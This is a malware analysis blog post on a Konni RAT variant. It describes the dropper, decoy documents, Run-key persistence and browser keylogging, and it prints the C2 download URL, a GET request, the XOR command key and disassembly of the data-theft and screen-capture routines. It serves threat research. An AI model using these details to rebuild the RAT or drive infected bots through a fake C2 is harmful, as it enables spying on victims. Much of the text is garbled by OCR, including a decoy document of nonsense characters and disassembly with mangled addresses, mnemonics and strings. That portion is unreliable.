
# Analysis of new variant of Konni RAT






These days TalosIntelligence commented about a <u>new variant of Konni RAT</u>. It is not a complicated malware, but it implements some interesting tricks and functionality typical of RATs. I wanted to take a look at something different (there is more life after the ransomware ) and in this post you can find a brief analysis of this RAT. I hope you enjoy it.

Before startintg with the post, i would like to refer to you to the <u>TalosIntelligence analysis of a previous variant of Konni.</u> New variant is similar to the variant analyzed in Talos post. However there are some different things. In addition i reversed different parts of the code, and i give other details. For this reason i recommend reading both posts if you are interesting in having a good knowledge about this RAT.

### Modules

We have the sample <u>f4abe28f3c35fa75481ae056d8637574</u>. It is a dropper that is able to drop different PE files depending on the architecture (32 / 64). If we unpack the dropper we can find it has two PE files and two DOCX files into resources:



Docx file1: 63a43fe8874fbbf3adb1b9aeb03adb6bfaa2935a40bb1893e90e3ab762dd44bd

Docx file2: a12db66cb7b7b991ac2ba736fb48e04566ffd2defdcb08fb9a8ab3781253f73c

#### DOC1 N.K. marks anniversary of strategic force, touting missile capabilities

North Korea on Monday celebrated the anniversary of its strategic force in charge of missile development, saying that its missiles can hit any target in a speedy and accurate manner

But this year, Pyongyang refrained from delivering a bellicose message against the United States as it is apparently gauging Soosl and Washington's new North Korea policy direction in the wake of the allies' summit last

North Korea's rubber-stamp parliament announced last year that it will designate July 3 as the Day of Strategic Force to mark its creation in 1999

"The Strategic Force, which is beloved by people, is the nation's pride and er. It has provided the country a reliable nuclear force," said the Rodong Sinmun, the main organ of the ruling Workers' Party of Korea.

It said that missiles developed by the force can hit any target on Earth and cannot be tracked due to its speedy launches and flights. Their launches are always escensful, it added.

North Korea unveiled the existence of its strategic rocket forces for the first time at a military parade in 2012 to mark the centennial of state founder Kim II-sung's birth. In 2013, the country set up the strategic forces by expanding the rocket force

North Korea is working on developing a nuclear-tipped intercontinental ballistic missile (ICBM) capable of hitting the U.S. mainland. Pyongyang has conducted five nuclear tests since 2006 and Issniched around 30 ballistic

It has fired ballistic missiles, including the Hwasong-12 intermediate-range missile on five occasions, since liberal South Korean President Moon Jae-in took office in May.

But at the anniversary, the North did not send a message full of war rhetoric against the U.S. Last year, it threatened that it will engolf U.S. military bases in a sea of fire.

Moon and his U.S. counterpart Donald Trump held their first summit last week, during which North Korea's nuclear issue was one of the main agenda

They agreed to leave the door for dialogue with North Korea open "under the right circumstances," a joint statement said.

It showed that Trump "supported President Moon's aspirations to restart inter-Korean dialogue on issues, including humanitarian affairs," and hailed South Korea's "leading role" in creating the conditions for the peaceful reunification of the two Koreas.

North Korea's state media has yet to unveil its response to the outcome of

#### DOC2

1234567800abcde@bijkimeopgraturvnyz-/@#/@#\$%/&\*()\_\*1234567800-qwartywiop() | | 1214567890abcde@hijkimnopgratuvvxyz~1@#1@#5961&\*0\_1234567890-qwertyu 'audijnjik 1234567890abcdeghijižimnopgraturvnnyz-i @#'@#\$76'-&\*0\_'1234567890-quartyulop() 1234567890abcdelghijklmnopgraturvnyz~l@#l@#\$%r&\*()\_1234567890-qwertywiop[] |aud@sjk |1214567890abcde@skijklimnopgraturvxxyz=\@#\@#\$16'-&\*0\_\_'1234567890-qv-retyuiop() 1234567890abcdedphijkimnopqrvtuvvxxyz-\@#\@#\$96^&\*()\_'1234567890-qwertywiop() 1234567890abcde@hijklmnopgratuvvnyz-I@#I@#\$%'&\*()\_'1234567890-qwartyuiop[] 1234567890abcdelphijkimnopgratuvvnyz-|@#\@#\$%\'&\*()\_'1234567890-qwertyulop() | | 1234567890abcde@bijkimnopgratuvvxyz=|@el@e51+1&10\_\_1234567890-quartysiop[] 1234567890abcde@hijkimnopgrstuvvxys~1@#1@#\$%\%\*0\_'1234567890-qwertywiop[] 1234567890abcde@bijklimnopgrsturvxxyz~l@#l@#516^&\*()\_\_'1234567890-qwartysiop() 1234567890abcde@bijkImnopgrstuvvxyz~l@#l@#8f6\*&\*()\_1234567890-qwertywiop() |audžis||k |224567890abcdeghijkimnopgratovnxyz=\@#\@#\$%\&\*\0\_\_1234567890-q=mtysiop[] asogras 1234567890abcde@hijkimnopqrstuvvxyz~i@#i@#5%\*&\*0\_'1234567890-qwartyuiop[] 1234567890abcde@hijklmnopgraturvnyz-I@#I@#\$%'&\*()\_'1234567890-qwartysiop[] 1234567890abcde@hijklmnopqrstuvvxyz-\@#\@#\$16^&\*0\_'1234567890-qwertyulop() | | 1234567890abcde@hiji2imnopgraturvzyz-|@#!@#\$%%\*0\_\_1234567890-qwestywiop[] |ast@tjk |1234567890abcde@hijklimnopgratuvwxyz=\@#\@#\$14\*&\*()\_'1234567890-qwertywiop() 1234567890abcde@hijkimnopgraturvxxyz-|@#!@#\$%+'&\*()\_'1234567890-qwertysiop() | | 1234567890abcde@hijkimnopqrstavvxyz~|@#|@#\$%\*&\*()\_1234567890-qwertywiop() 1234567890abcde@hijklmnopgraturvxxys=1@#1@#5%16\*0\_"1234567890-qwertysiop[] 'andighijk 1234567890ahcdelijhijkimnopqratavvxyz-i@#@#\$%'&\*()\_'1234567890-qwartywiop() 1234567890abcdefghijkImnopgratuvvxyz-1@#1@#5%\*&\*0\_'1234567890-qwertywiop[] widghjx 1234567890abcdeghijklimnopqratuvwxyz=1@#(@#\$%\*&\*()\_\_1234567890-qwertywiop() 1234567890abcda@hijkimnopgratuvvxyz-I@#I@#\$%+'&\*()\_'1234567890-qwartyuiop() | acceptor | 1234567890abcdefghijklimnopgratuvvnyz=|@#|@#\$%\&\*()\_'1234567890-qwestywiop[] 1234567890abcdefghijklimnopgratuvvnyz-\@#\@#\$%\&\*()\_'1234567890-qwartysiop[] `asdgrijk 1234567890abcde@hijkfmnopgratuvvnyz~l@#l@#\$16^&\*()\_1234567890-quartyulop()

PE file1: 290b1e2415f88fc3dd1d53db3ba90c4a760cf645526c8240af650751b1652b8a

PE file2: 8aef427aba54581f9c3dc923d8464a92b2d4e83cdf0fd6ace00e8035ee2936ad

PE files are packed with ASPack v2.12.

We will analyze the 32 bit version.

#### RAT module

The 32 bits rat module is installed into this folder:

C:\Users\<user>\AppData\Local\MFAData\event\errorevent.dll

And the Run registry key is modified:

[HKEY CURRENT USER\Software\Microsoft\Windows\CurrentVersion\Run] "RTHDVCP"="rundl|32.exe C:\\Users\\javi\\AppData\\Local\\MFAData\\event\\errorevent.dll check"

After removing the ASPack v2.12 layer, we take a look into the malware with IDA.

The malware installs a windows hook and because of this, the errorevent.dll is loaded into machine's running processes:

```
.text:6D031430
.text:6D031430 DoSetWindowsHook proc near
                                                          ; CODE XREF: Install+BClp
.text:6D031430
                                 mov
                                         eax, [ecx]
.text:6D031432
                                push
                                         dword_6D04B090, eax
.text:60031434
                                mov
.text:6D031439
                                         ecx, [ecx+4]
                                mov
.text:6D03143C
                                push
                                         ecx
                                         offset SetWindowsHookCallback
.text:6D03143D
                                push
.text:6D031442
                                push
                                         ds:USER32 SetWindowsHookExW
.text:6D031444
                                call
.text:6D03144A
                                mov
                                         dword 6D04B8B8, eax
.text:6D03144F
                                retn
.text:6D03144F DoSetWindowsHook endp
.text:6D03144F
```

In the SetWindowsHookEx callback, it logs and queues keyboard events together with the window where they happened. Another thread analyzes the keyboard events, and it keeps to a file events happened in browser processes:

```
.text:6D037A90
.text:6D037A90 ThreadWorkWithBrowsers proc near
                                                          ; DATA XREF: DoCreateThread
.text:6D037A90
                                = byte ptr -108h
.text:6D037A90 var 108
.text:6D037A90 var 4
                                = dword ptr -4
.text:6D037A90
.text:6D037A90
                                         ebp
                                push
.text:6D037A91
                                         ebp, esp
                                mov
                                         esp, 108h
.text:6D037A93
                                sub
                                         eax, dword 6D04A1A0
.text:6D037A99
                                mov
.text:6D037A9E
                                         eax, ebp
                                XOF
.text:6D037AA0
                                mov
                                         [ebp+var_4], eax
.text:6D037AA3
                                CMP
                                         dword 6004A000, 0
                                         loc 6D037BFD
.text:6D037AAA
                                jz
                                push
.text:6D037AB0
                                         194h
.text:6D037AB5
                                         eax, [ebp+var 108]
                                lea
.text:6D037ABB
                                         eax
                                push
.text:6D037ABC
                                push
                                         ds:kernel32 GetModuleFileNameAStub
.text:6D037ABE
                                call
.text:6D037AC4
                                         ecx, [ebp+var 108]
                                lea
.text:6D037ACA
                                push
                                         ecx
                                         sub 60044A48
.text:6D037ACB
                                call
.text:6D037AD0
                                add
                                         esp, 4
                                         edx, [ebp+var_108]
.text:6D037AD3
                                lea
.text:6D037AD9
                                push
                                         ds:SHLWAPI_PathStripPathA_
.text:6D037ADA
                                call
.text:6D037AE0
                                push
                                         ebx
.text:6D037AE1
                                push
                                         esi
.text:6D037AE2
                                         ecx, offset alexplore_exe; "iexplore.exe"
                                MOV
                                         eax, [ebp+var_108]
.text:6D037AE7
                                lea
.text:6D037AED
                                push
```

It checks these processes names:

```
.rdata:60045F0C aPsiphon3_exe
                                 db 'psiphon3.exe',0
                                                          ; DATA XREF: ThreadWorkWithBrowsers:loc_6D837B75To
.rdata:60045F19
                                 align 4
.rdata:60845F1C aChrone_exe
                                 db 'chrone.exe',0
                                                          ; DATA XREF: ThreadWorkWithBrowsers:loc_6D837B45<sup>†</sup>o
.rdata:60845F27
                                 align 4
                                                          ; DATA XREF: ThreadWorkWithBrowsers:loc_6D837B15To
.rdata:60845F28 aFirefox exe
                                 db 'firefox.exe'.8
                                 db 'iexplore.exe',0
                                                          ; DATA XREF: ThreadWorkWithBrowsers+52To
.rdata:6D845F34 alexplore_exe
```

Interesting keyboard events are logged to the file:

C:\Users\<user>\AppData\Local\Packages\microsoft\debug.tmp

Other files are used by the RAT in the process of managing commands:

```
db '%s\debug.tmp',0 ---- log keyboard events
.rdata:6D045B44 aSDebug tmp
.rdata:6D045B44
                                 align 4
.rdata:6D045B51
.rdata:6D045B54 aSPackagesMicro db '%s\Packages\microsoft',0
                                 db '%s\repaired',0 -
.rdata:6D045E78 aSRepaired

    used to keep downloaded commands

.rdata:6D045E84 aSSamed
                                 db '%s\samed',0
.rdata:6D045E8D
                                 align 10h
                                 db '%s\tedsul.ocx',0
.rdata:6D045E90 aSTedsul ocx
                                 align 10h
.rdata:6D045E9E
                                 db '%s\helpsol.ocx',0
.rdata:6D045EA0 aSHelpsol ocx
.rdata:6D045EAF
                                 align 10h
                                 db '%s\trepsl.ocx',0
.rdata:6D045EB0 aSTrepsl ocx
                                 align 10h
.rdata:6D045EBE
                                 db '%s\psltred.ocx',0
.rdata:6D045EC0 aSPs1tred ocx
.rdata:6D045ECF
                                 align 10h
.rdata:60045ED0 aSSolhelp ocx
                                 db '%s\solhelp.ocx',0
.rdata:6D045EDF
                                 align 10h
                                 db '%s\sulted.ocx',0
.rdata:6D045EE0 aSSulted ocx
.rdata:6D045EEE
                                 align 10h
                                 db '%s\microsoft',0
.rdata:6D045EF0 aSMicrosoft
.rdata:6D045EFD
                                 align 10h
.rdata:60045F00 aSPackages
                                 db '%s\Packages',0
```

Malware dll is injected into multiple processes. To monitor what malware files are created and written we can use this breakpoint with instructions (it is splitted in multiple lines for better reading):

```
bp NtWriteFile -> when NtWriteFile hit, execute the next script
".foreach (tok { !handle (poi (esp+4)) }) -> search "Packages" in the path
{
    .if ($spat(\"${tok}\", \"*Packages*\") != 0)
{
    da (poi (esp+18));.break; -> if found, print the data written
}
};g;"

bp NtWriteFile ".foreach (tok { !handle (poi (esp+4)) }) { .if ($spat(\"${tok}\", \"*Packages*\") != 0) { da (poi (esp+18));.break;}};g;"
```

The other RAT functionality is executed under demand, as we will see it in the next section about communications.

#### Communications

The malware executes a thread for communications with the CnC. It asks for commands each 15 minutes. A file with commands is downloaded and parsed, and the commands are executed (and the results uploaded to the CnC):

```
; DATA XREF: ThreadWorkWithBrowsersSubImportant+15Cio
ThreadGetConnands proc near
var_CC
var_4
                  = bute otr -8CCh
                  = dword ptr -4
                  push
                           ebp
                  nov
                           ebp, esp
                           esp, ecch
                  sub
                  nov
                           eax, dword 6D848188
                  xor
                           eax, ebp
                  mov
                           [ebp+var_4], eax
                  push
                           esi
                           esi, ds:kernel32_SleepStub_
                  nov
                           ebx, [ebx+0]
                                                                                                                 ı
                  1ea
loc_6D0378C8:
                                             ; CODE XREF: ThreadGetCommands+621j
                           BDBBABh
                                              ; sleep for 15 minutes befores asking for more commands
                  call
                           esi ; kernel32_SleepStub
                           esi ; kernel32_sleepstub_
offset file_download ; -> CB5D234D (id for this bot. Calculated based
; on computer info and installation date)
                  push
                           offset aMemberDaunchk_;
                  push
                                                        "nenber-daunchk.netai.net
                  lea
                           eax, [ebp+var CC]
                           offset aHttpSWegetDownload ph ; "http://%s/weget/download.php?file=%s dr"...
                  push
                  push
                           eax
                  call
                           ecx, [ebp+var_CC] ; http://member-daumchk.netai.net/weget/download.php?file-CB5D234D_dropcom
                  push
                           offset path_repaired ; C:\Users\javi\AppData\Packages\microsoft\repaired
                  push
                           DoInternetReadFile ; Here it is downloading the commands file.
                  call
                                             ; In the function ManageCommand it will parse
; the file and will execute the commands
                           esp, 18h
2710h
                  add
                  push
                           esi ; kernel32_SleepStub_
                  call
                           HanageCommands
                  call
                           short loc_600378C0; sleep for 15 minutes befores asking for more commands
                  jmp
ThreadGetConnands endp
```

The RAT calculates a value based on the installation time and infected computer info, and that value is used as bot\_id to identify the current infected machine. In my case it generated CB5D234D.

To download the commands it connects by http GET to:

http://member-daumchk.netai.net/weget/download.php?file=CB5D234D\_dropcom

```
GET /weget/download.php?file=CB5D234D_dropcom HTTP/1.1
User-Agent: HTTP
Host: member-daumchk.netai.net
```

It is:

http://<domain>/weget/download.php?file=<bodid>\_dropcom

This new variant uses wininet api to connect CnC (Talos analysis about the previous variant says the RAT was using winsock api connect, send, recv,... instead of http specified api):

```
push
             offset aHttp
                              ; "HTTP"
     push
             [ebp+var_408], eax
     mov
     call
             ds:wininet_InternetOpenA_
     mov
             edi, eax
             [ebp+var_410], edi
edi, edi
loc_6D035BA4
     mov
     test
    push
             ebx
    push
             ebx
    push
             ebx
    push
             ebx
             esi
     push
     push
             ds:wininet_InternetOpenUrlA_
     call
     mov
             esi, eax
     test
             esi, esi
             1oc_6D035B9D
     jz
     mov
             ecx, [ebp+var_408]
     push
             offset unk 6D045A10
     push
             ecx
             sub_6D037EBB
    call
    mov
             edi, eax
     add
             esp, 8
             edi, edi
     test
     jz
             short 1oc_6D035B90
             [ebp+var_408], 0Ah
     mov
             edi, edi
     mov
1:
                               ; CODE XREF: DoInternetReadFile+BD&j
                               ; DoInternetReadFile+C51j
     1ea
             edx, [ebp+var_40C]; suspicious_loop(incdec)
     push
             400h
     push
     lea
             eax, [ebp+var_404]
    push
             eax
    push
             ds:wininet_InternetReadFile_
     call
     mov
             ecx, [ebp+var_400]
     push
             edi
     push
    push
             ecx
     lea
             edx, [ebp+var_404]
             edx
    push
             sub_6D0392E7
     call
             eax, [ebp+var_400]
     mov
             esp, 10h
ebx, eax
     add
     add
     test
             eax, eax
```

After downloading the commands they are decrypted (key "xzxzxz") and parsed:

```
: "P+"
push
        offset aR
push
        offset Path Repaired File
call
        sub 6D037EBB
mov
        edi, eax
push
        edi
        [ebp+var_A30], edi
MOV
        sub_6D039E4C
call
push
        sub_6D044AA5
call
push
        edi
push
        eax
lea
        edx, [ebp+var_A2C]
push
        1
push
        edx
call
        sub 6D039173
        eax, [ebp+var_A2C]
lea
push
        offset axzxzxz ; "xzxzxz"
push
        DecryptCommands
call
mov
        ebx, eax
add
        esp, 28h
        ebx, ebx
test
        errorCheckAndDecryptCommandsFile
jΖ
```

#### The decryption function:

```
; CODE XREF: HanageCommands+AB†p
; HanageCommands+29A†p
; HanageCommands+35A†p
DecryptCommands proc near
                                                                                                                                 loc 6D#3BCEA:
                                                                                                                                                                                                   ; CODE XREF: DecryptCommands+6911
                                                                                                                                                                        ah, [ecx+2]
ah, ah
short loc_60@38019
                                                                                                                                                           test
jz
nov
add
                          - dword ptr 4
- dword ptr 8
                                                                                                                                                                        short loc_outsety
al, [esi]
esi, 2
al, ab
short loc_dotsets ; suspicious_loop(xor)
al, [ecx+3]
al, al
                                                                                                                                                           emp
jnz
nov
tost
jz
nov
add
emp
jz
jmp
; FUNCTION CHUNK AT .text:6D03E170 SIZE 00000005 BYTES
; FUNCTION CHUNK AT .text:6D03E186 SIZE 00000008 BYTES
                                       ecx, [esp+key]
                                                                                                                                                                        short loc_60038019
ah, [esi-1]
                          push
push
push
                                       edi
ebx
esi
                                                                                                                                                                        ecx, 2
al, ah
short loc_60@38CEA
short loc_60@38CEB
                                       dl, [ecx]
                                       edi, [esp+8Ch+buf]
dl, dl
short loc_60838028
                                                                                                                                                                                                            suspicious_loop(xor )
                                       short loc_60838028
dh, [ecx+1]
dh, dh
                                                                                                                                loc_6D838D80:
                                                                                                                                                                                                   : CODE XREF: DecryptCommands+16fj
                                        short loc_60838080
                                                                                                                                                           pop
pop
pop
nov
jmp
                                                                                                                                                                         ebx
                                                                     CODE XREF: DecryptCommands+58ij
DecryptCommands+68ij
suspicious_loop(xor)
loc_60038CB8:
                                                                                                                                                                         edi
                                                                                                                                                                        al, dl
loc_6003E186
                         mov
mov
add
cnp
jz
test
                                       esi, edi
ecx, [esp+8Ch+key]
al, [edi]
esi, 1
                                                                                                                                                                                                   ; CODE XREF: DecryptCommands+4Ffj
; DecryptCommands+5Ffj
                                                                                                                                 lsc_60038019:
                                       al, dl
short
al, al
                                                 10C_60038CDE
                                                                                                                                                                        eax, [edi-1]
                                                                                                                                                           pop
pop
pop
retn
                                                                                                                                                                        esi
                                        short loc 60038C08
loc_60@38CCB:
                                                                  ; CODE XREF: DecryptCommands+364]
                                       al, [esi]
esi, 1
                          add
                                                                                                                                 loc_60038020:
                                                                                                                                                                                                   ; CODE XREF: DecryptCommands+Ffj
                                                                 ; CODE XREF: DecryptCommands+45ij
; suspicious_loop(xor)
loc 60038C00:
                                        al, dl
short loc_60038CDE
                                                                                                                                                           pop
pop
pop
retn
                                                                                                                                                                         esi
                                                                                                                                                                        ebx
edi
                           jz
test
                                        al, al
short loc 60000CCB
loc_60@38C08:
                                                                  ; CODE XREF: DecryptCommands+291j
                          bob
bob
bob
bob
                                       esi
                                       ebx
edi
                                        eax, eax
                          retn
10c_60@38CDE:
                                                                  ; CODE XREF: DecryptCommands+251j
; DecryptCommands+321j
                                       al, [esi]
esi, 1
al, dh
                          add
cnp
jnz
lea
                                       short loc_60000000 ; suspicious_loop(xor ) edi. [esi-1]
```

Seeing the communications code, it seems it would be not difficult to create a fake CnC to control a bot (not RSA keys or something like that are used to certify the command comes from the author).

Once decrypted it starts to parse commands:

```
;
align 4
switchCommands

dd offset loc_6D037d06 ; DATA XREF: ManageCommands+12F1r

dd offset ManageCommandUploadComputerInfo ; jump table for switch statement

dd offset ManageCommandCaptureScreen

dd offset ManageCommandGetFSInfo

dd offset ManageCommandGetFSInfo2

dd offset ManageCommandDeleteFile

dd offset ManageCommandExecute

dd offset loc_6D03775E

align 10h
```



## Command for collecting computer info

With this command the malware collects different information about the machine:

```
nou
         [ebp+var_1600], edi
ds:kernel32_GetComputerName@_
call
1ea
         eax, [ebp+var_E08]
push
push
         offset aThisComputerSM ; "This computer's name is %s"
push
         sub 6D037CF3
call
         esp, 8Ch
ecx, [ebp+var_168C]
add
lea
         ecx
push
         edx, [ebp+var_1608]
push
          edx
         [ebp+var_1600], edi
ds:ADVAPI32_GetUserNaneA_
nov
ca11
lea.
         eax, [ebp+var_1608]
push
         offset aThisComputerSU ; "\r\nThis computer's username is %s"
push
push
call
         offset aDriveInformati ; "\r\nDrive Information is as follow.\r\n
push
push
          sub_60037CF3
call
         esp, 14h
[ebp-var_1618], 1
ds:kernel32_GetLogicalDrivesStub_
edi, ds:kernel32_GetUoluneInformationA_
ebx, ds:kernel32_GetDriveTypeAStub_
add
nov
ca11
nov
push
          offset a0sIs
                            ; "\r\n 0S is : "
push
call
          sub_6D037CF3
push
          esi
call
          sub_6D837C7F
push
push
          offset aProductname ; "productname"
offset aSoftwareMicr_B ; "SOFTWARE\\Microsoft\\Windows NT\\Curren"...
          80000002h
         sub_6D036150
offset aA ; "a
offset unk_6D04C118
sub_6D037EB0
call
push
push
call
nov
push
          offset aSystemType ; "\r\n System Type: "
push
          esi
          sub_6D837CF3
push
1ea
          183h
          edx, [ebp+var_107]
push
          edx
push
nov
          [ebp+var_108], 0
           sub_60038800
call
          esp, 34h
184h
add
push
          eax, [ebp+var_108]
1ea
push
          eax
call
          ds:kernel32_RegisterConsoleIHE_
pop
          edi
call
          esp, 8
offset aStartmenuProgr ; "\r\nStartHenu Programs\r\n"
add
push
push
          esi
          sub_6D037CF3
call
push
          sub_6D837C7F
call
          offset aSoftwareClasse; "SOFTWARE\\classes\\installer\\products"
push
push
          80000002h
call
          Sub_6D835EA8
          ecx, [ebp+var_4]
esp, 14h
nov
```

## **Command for screen capturing**

Capture of the screen it is done here:

```
screencapture proc near
arg_0= dword ptr
arg_4= dword ptr
arg_8= dword ptr
                    OCh
arg_C- dword ptr
push
         ebp
         ebp, esp
mov
push
         ebx
         esi
push
push
         edi
push
         ds:GDI32_CreateCompatibleDC_
call.
         ebx, [ebp+arg_C]
edi, eax
mov
mov
         eax, [ebp+arg_8]
mov
push
         ebx
push
         eax
push
call
         ds:USER32 NtUserGetDC
push
call
         ds:GDI32_CreateCompatibleBitmap
         esi, eax
mov
push
         esi
push
         edi
         ds:GDI32_SelectObject_
call
         ecx, [ebp+arg_4]
edx, [ebp+arg_0]
0CC0020h
mov
mov
push
push
         ecx
push
         edx
push
         ds:USER32_NtUserGetDC_
call
push
mov
         eax, [ebp+arg_8]
push
         ebx
push
         eax
push
         ß
push
         0
         edi
push
         ds:GDI32_BitBlt
call
mov
         ecx, [ebp+arg_8]
push
push
         ecx
push
         esi
         sub_60036450
call
         esp, OCh
add
push
         ds:GDI32_DeleteObject_
call
pop
         edi
         esi
pop
         al, 1
mov
         ebx
pop
pop
         ebp
retn
screencapture endp
```

## References